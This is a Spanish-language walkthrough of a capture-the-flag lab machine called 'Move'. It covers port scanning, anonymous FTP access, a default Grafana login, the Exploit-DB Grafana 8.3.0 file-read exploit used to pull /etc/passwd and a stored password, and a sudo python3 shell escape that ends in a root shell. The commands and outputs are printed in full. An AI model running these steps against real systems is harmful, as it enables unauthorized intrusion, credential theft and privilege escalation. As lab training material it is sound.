
25. ✅Máquina: Move(Fácil)

- *1. Descubrimiento de puertos y servicios con Nmap:*
  - Utilizamos Nmap para descubrir los puertos abiertos y los servicios en ejecución.
    - *Comando*: `nmap -sVC 172.17.0.2 -Pn`
    - *Resultado*: Se encontraron los servicios *FTP* puerto 21, *SSH* puerto 22, *HTTP Apache* puerto 80, *PPP? (HTTP)* puerto 3000 (servicio no reconocido).
- *2. Búsqueda de directorios activos con Gobuster:*
  - Usamos *Gobuster* para encontrar directorios activos en el servicio HTTP.
    - *Comando*: `gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,html`
    - *Resultado*: Se encontró algún directorio interesante, como el directorio *maintenance.html*, con el contenido siguiente: `Website under maintenance, access is in /tmp/pass.txt`

```
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 10701]
/maintenance.html     (Status: 200) [Size: 63]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 882240 / 882244 (100.00%)
```

- *3. Inspección Servicio FTP con Login anonymous:*
  - El escaneo de Nmap también nos ha mostrado que el login *anonymous* para el servicio FTP está habilitado, así que nos conectaremos en busca de ficheros remotos disponibles. Nos encontramos un archivo llamado *database.kdbx* dentro del directorio *manteinance*.
    - *Comando*: `ftp 172.17.0.2 (anonymous/anonymous)` -> `get database.kdbx`
    - *Resultado*: Analizando el archivo mediante herramientas disponibles en Internet para extensiones *.kdbx*, no encontramos información útil de primeras en este file.

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxrwxrwx    1 0        0            2021 Mar 29 09:26 database.kdbx
226 Directory send OK.
```



- *4. Inspección servicio HTTP puerto 3000*:
  - Volviendo a inspeccionar los servicios activos, vamos a observar el contenido dentro del servicio que corre en el *puerto 3000*, que parece ser un *HTTP pero no reconocido*. Al acceder al servicio en el puerto 3000 nos encontramos un servicio de *Grafana*, el cual es una pantalla de login que podemos iniciar sesión introduciendo las credenciales *admin/admin*.
- *5. Navegación servicio Grafana:*
  - Una vez loggeados se nos muestra nuestro dashboard y en el icono de información podemos ver que el servicio activo está en la versión *Grafana v8.3.0 (914fcedb7)*. Buscando está versión de Grafana en Internet podemos ver que es vulnerable, y que existe un exploit en Exploit-DB: *https://www.exploit-db.com/exploits/50581*, el cual nos permite leer el contenido de cualquier archivo de la máquina víctima.

- *6. Exploit Versión Vulnerable Grafana:*
  - Obteniendo el exploit mencionado anteriormente de la versión vulnerable de Grafana que corre en el *puerto 3000*, procedemos a usarlo para poder leer files de la máquina víctima. Especialmente nos interesan los files */etc/passwd* que nos proporciona información sobre los usuarios existentes en esta máquina y */tmp/pass.txt*, mencionado en el directorio descubierto *manteinance.html*, brindándonos el acceso.
    - *Comando*: `python3 50581.py -H http://172.17.0.2:3000` -> (Read file) `/etc/passwd` -> `/tmp/pass.txt`
    - *Resultado*: Podemos leer el contenido de ambos files: */etc/passwd*, el cual nos proporciona un nombre de usuario existente *freddy*, y en el file */tmp/pass.txt*, lo que parece ser su contraseña: *t9sH76gpQ82UFeZ3GXZS*.

```
┌──(root💀kali)-[/home/kali/Downloads]
└─# python3 50581.py -H http://172.17.0.2:3000
Read file > /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:101::/nonexistent:/usr/sbin/nologin
ftp:x:101:104:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:102:65534::/run/sshd:/usr/sbin/nologin
grafana:x:103:105::/usr/share/grafana:/bin/false
freddy:x:1000:1000::/home/freddy:/bin/bash

Read file > /tmp/pass.txt
t9sH76gpQ82UFeZ3GXZS
```

- *7. Verificación permisos freddy*:
  - Una vez dentro del usuario *freddy* en la máquina víctima con las credenciales encontradas (contraseña *t9sH76gpQ82UFeZ3GXZS*), vamos a verificar que permisos tiene este usuario sobre la máquina víctima.
    - *Comando*: `ssh freddy@172.17.0.2` -> `sudo -l`
    - *Resultado*: Freddy tiene máximos privilegios para ejecutar *python3* en el file *maintenance.py* sin necesidad de contraseña: `(ALL) NOPASSWD: /usr/bin/python3 /opt/maintenance.py`
- *8. Edición archivo maintenance.py:*
  - En la máquina víctima podemos usar *nano* para editar files, así que editaremos el archivo *maintenance.py* con el código necesario para abrir una bash en máximos privilegios. En GTFO Bins/python encontramos el código necesario para abrir esta bash mencionada.
    - *Comando*: `nano maintenance.py` -> (Introducir código archivo .py) `import os; os.system("/bin/sh");`
    - *Resultado*: El código necesario para abrir una bash en máximos privilegios ha sido introducido en el archivo *.py* el cual tenemos permisos para ejecutar como *sudo*.

```
┌──(freddy㉿3f58421bee40)-[/opt]
└─$ cat maintenance.py
import os;
os.system("/bin/bash")

print("Server under beta testing")
```

- *9. Escalada de Privilegios Ejecución maintenance.py:*
  - Debido a que tenemos máximos privilegios para ejecutar el archivo *maintenance.py* usando *python3*, podemos utilizarlo para abrir la bash indicada en el código como usuario *root* usando *sudo* y así conseguir la escalada de privilegios.
    - *Comando*: `sudo /usr/bin/python3 /opt/maintenance.py`
    - *Resultado*: Hemos obtenido una bash con máximos privilegios siendo usuarios *root* al tener permisos máximos para ejecutar el archivo *maintenance.py*, y habiéndolo editado para abrir una bash con estos permisos. Fin de la intrusión con privilegios máximos!


(freddy㉿3f58421bee40)-[/]
$ sudo /usr/bin/python3 /opt/maintenance.py
(root㉿3f58421bee40)-[/]
whoami
root
(root㉿3f58421bee40)-[/]
cd root/
(root㉿3f58421bee40)-[~]
ls -a
. .. .bash_history .bashrc .bashrc.original .profile .ssh .zshrc
(root㉿3f58421bee40)-[~]
xDaliK
bash: xDaliK: command not found